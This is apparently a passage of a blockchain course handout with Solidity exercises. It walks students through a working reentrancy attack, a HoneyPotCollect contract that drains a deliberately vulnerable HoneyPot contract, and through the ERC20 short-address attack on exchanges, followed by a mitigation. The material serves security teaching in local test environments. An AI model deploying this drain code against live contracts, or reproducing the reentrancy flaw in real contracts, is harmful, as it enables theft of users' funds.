
Cross-function Race Conditions


```
// INSECURE
mapping (address => uint) private userBalances;

function transfer(address to, uint amount) {
    if (userBalances[msg.sender] >= amount) {
        userBalances[to] += amount;
        userBalances[msg.sender] -= amount;
    }
}

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    require(msg.sender.call.value(amountToWithdraw)());
    userBalances[msg.sender] = 0;
}
```


Can execute transfer()


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.












Exercises: Reentrancy Attack on a Smart Contract

This document describes the **exercise assignments** for the "Blockchain Academy" course @ Software University. In this lesson we learned the **basics of Solidity** programming language. The goal of this exercise is to get practical skills in writing simple smart contracts in Solidity, publishing and testing contracts in the Remix IDE.


Create and Deploy HoneyPot Contract

1. Go to https://remix.ethereum.org

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



2. Create new file and click “OK”.



3. Create the contract **HoneyPot**. Define the solidity version you want to compile the contract.

```
pragma solidity ^0.4.8;

contract HoneyPot {

}
```

4. The following code maps addresses to a value and store it in a public variable called balances. It allows to check the **HoneyPot** balance for an address.

```
pragma solidity ^0.4.8;

contract HoneyPot {
  mapping (address => uint) public balances;

}
```

5. This is the constructor of the contract. The function with the same name as the contracts is the called constructor. It will be called when deploying the contract.

```
pragma solidity ^0.4.8;

contract HoneyPot {
  mapping (address => uint) public balances;

  function HoneyPot() payable public {
    put();
  }

}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

6. The **put()** function below is where the storage of the ether value happens in the contract. Note that **msg.sender** here is the address from the sender of the transaction.

```
pragma solidity ^0.4.8;

contract HoneyPot {
  mapping (address => uint) public balances;

  function HoneyPot() payable public {
    put();
  }

  function put() payable public {
    balances[msg.sender] = msg.value;
  }
}
```

7. The purpose of **get()** function is to let addresses to withdraw the value of ether they have in the **HoneyPot** balances.

```
pragma solidity ^0.4.8;

contract HoneyPot {
  mapping (address => uint) public balances;

  function HoneyPot() payable public {
    put();
  }

  function put() payable public {
    balances[msg.sender] = msg.value;
  }

  function get() public {
    if (!msg.sender.call.value(balances[msg.sender])()) {
      revert();
    }

    balances[msg.sender] = 0;
  }
}
```

8. The unnamed function is called **fallback** function. It will only throw an exception if it is called.

```
pragma solidity ^0.4.8;

contract HoneyPot {
  mapping (address => uint) public balances;

  function HoneyPot() payable public {
    put();
  }

  function put() payable public {
    balances[msg.sender] = msg.value;
  }

  function get() public {
    if (!msg.sender.call.value(balances[msg.sender])()) {
      revert();
    }

    balances[msg.sender] = 0;
  }

  function() public {
    revert();
  }
}
```

Create and Deploy HoneyPotCollect Contract

9. Create the contract **HoneyPotCollect**.

```
contract HoneyPotCollect {

}
```

10. Define **HoneyPot** variable.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract HoneyPotCollect {
  HoneyPot public honeypot;

}
```

11. Then we define the constructor function. This is the function that is called when HoneyPotCollect is created. Note that we pass an address to this function. This address will be the HoneyPot contract address.

```
contract HoneyPotCollect {
  HoneyPot public honeypot;

  function HoneyPotCollect (address _honeypot) public {
    honeypot = HoneyPot(_honeypot);
  }
}
```

12. The kill() function destroys the HoneyPotCollect and send all ether containing in it to the address that calls the kill function.

```
contract HoneyPotCollect {
  HoneyPot public honeypot;

  function HoneyPotCollect (address _honeypot) public {
    honeypot = HoneyPot(_honeypot);
  }

  function kill () public {
    selfdestruct(msg.sender);
  }
}
```

13. The collect() function is the one that will set the reentrancy attack in motion. It puts some ether in HoneyPot and right after it gets it. The payable term here tells the Ethereum Virtual Machine that it permits to receive ether. Invoke this function with also some ether.

```
function collect() payable public {
    honeypot.put.value(msg.value)();
    honeypot.get();
    kill();
}
```


14. The last function is the fallback function. This unnamed function is called whenever the **`HoneyPotCollect`** contract receives ether.

```
contract HoneyPotCollect {
    HoneyPot public honeypot;

    function HoneyPotCollect (address _honeyPot) public {
        honeypot = HoneyPot(_honeyPot);
    }

    function kill() public {
        selfdestruct(msg.sender);
    }

    function collect() payable public {
        honeypot.put.value(msg.value)();
        honeypot.get();
        kill();
    }

    function () payable public {
        if(honeypot.balance >= msg.value) {
            honeypot.get();
        }
    }
}
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

HoneyPot in Action – Exercise

15. Then **"Start to compile"** the contacts.




16. Go to **"Run"** tab and choose for environment **"JavaScript VM"**. Firstly choose the **HoneyPot** contract and create it.




17. It should look like the following window.

18. Then choose **HoneyPotCollect** contract, copy the **HoneyPot** contract address and paste it to create the contact.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



19. It should look like the following window.



After deploying HoneyPotCollect, call **collect()** and sending with it some ether and debug the function.

HoneyPot get() function sends ether to the address that called it only if this contract has any ether as balance. When **HoneyPot** sends ether to **HoneyPotCollect** the fallback function is triggered. If the **HoneyPot** balance is more than the value that it was sent to, the fallback function calls **get()** function once again and the cycle repeats.

Recall that within the **get()** function the code that sets the balance to zero comes only after sending the transaction. This tricks the **HoneyPot** contract into sending money to the **HoneyPotCollect** address repeatedly until **HoneyPot** is depleted of almost all its ether.

What to Submit?

Create a **zip file** (e.g. **`your-username-honeypotcollect-attack.zip`**) with the source code and an image with an address with at least 100+ ethers.

Submit your **zip** file as **homework** at the course Web site.

Exercises: ERC20 Short Attack

In this Exercise we are going to be learning what is ERC20 short attack and how to protect smart contracts from it. This kind of attack was discovered by Golem Project experts. In April of 2017 they discovered a security bug affecting some exchanges. When certain exchanges processed transactions of ERC20 tokens, input validation was not being performed on account address length. The result was malformed input data being provided to the contract's transfer function, and a subsequent underflow condition that manipulated the amount being sent. The impact was that an attacker could potentially rob an exchange account of tokens.

This exercise is based on original Golem team article "How to Find $10M Just by Reading the Blockchain" https://blog.golemproject.net/how-to-find-10m-by-just-reading-blockchain-6ae9d39fcd95 and Eric Rafaloff`s article "Analyzing the ERC20 Short Address Attack" https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/. Thanks to the original authors.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Write the Vulnerable Smart Contract

1. For better understanding the process let's open Remix IDE and write the following contract written in Solidity. Compile the code.


2. Now start Ganache-CLI. We will use local Ethereum blockchain to make the transaction with the contract and analyse the input data.

```
$ ganache-cli
```




3. Now connect Remix with Ganache-CLI. First remove the "https" from the beginning of the remix address if it`s needed. Then open "Run" tab and click on "Web3 Provider"


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Confirm your wish to connect to the Ethereum node.



5. Set the Web3 Provider Endpoint. And click ok.




6. Create the contract.




7. Send amount of 2 coins to some of the addresses generate by Ganache-CLI for example the second one).

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



8. Ethereum's Contract ABI (application binary interface) allows clients to call a contract's function. If somebody wanted to send coins to another address, he would create a transaction with input data that would look like this. Open the details of transaction and look at input.



9. Let`s analyze the input data.

- **0x90b98a11** is the method ID (4 bytes), which is the Keccak (SHA-3) hash of the method signature. 4 bytes.
- **000000000000000000000000082c21ea8121243b8a821b67066c9997b207a712** is the "to" address. 32 bytes, with the destination address (20 bytes) filled with leading zeros.
- **0000000000000000000000000000000000000000000000000000000000000002** is the "amount" unsigned integer. Padded to 32 bytes.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

How ERC20 Short Attack Works?

47. Now the tricky place is how the Ethereum virtual machine handle this input data. The described scenario concerns only separated cases and we can`t demonstrated it with Remix and Ganache, but the process is described below.
    What would happen if the client were to send the address without last digits? The client could choose not to pad the address properly so that the address is less than 32 bytes. The total input data length would be less than what is expected, causing a condition where a data underflow may occur. Let us suppose that we want to send some coins again to the same address. However, this time we decide to drop the last two digits of the address which is "12". We end up with the following input data:

- `0x90b98a11`
- `000000000000000000000000082c21ea8121243b8a821b67066c9997b207a700`
- `000000000000000000000000000000000000000000000000000000000000002^^`
  `note the missing byte`

48. How does Solidity/EVM handle underflows? The contract event generated by transaction tells the answer:

Event name	Transfer
Return values	_from: 0x66c962085de823261a102d217557c2f0738b2a9a
	_to: 0x82c21ea8121243b8a821b67066c9997b207a700
	_value: 512

    The missing byte has been replaced with 00. This effectively performed a bit shift operation of 8 bits to the left. As a result, the address had 00 added to the end (taken from the zeros at the beginning of the proceeding word), and the number of coins transferred became 512 (2<<8 = 512).
49. For this type of attack is necessary a list of conditions.

- Ethereum address ends with a 0.
- Exchange wallet must have at least 256,000 tokens.
- The attacker can send 1,000 tokens to this exchange wallet, crediting his account internally (off chain) with 1,000.
- Then he can request a withdrawal of 1,000 tokens using generated address. He must leave off the last "0" byte.

Mitigation

1. A quick fix could be checking whether the **`msg.data`** has the correct length this function is expecting. This is the original post: https://www.reddit.com/r/ethereum/comments/63s917/worrysome_bug_exploit_with_erc20_token/dfwmhc3/

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

This method can be implemented by adding a new **modifier onlyPayloadSize** which will prevent the short address attack.

What to Submit?

Write the smart contract and play with input data. Write the modifier onlyPayloadSize. Create a **zip file** (e.g. **`your-name-short-address-attack-exercise.zip`**) holding the solidity code and screen shots with your experiments.


Submit your zip file as **homework** at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

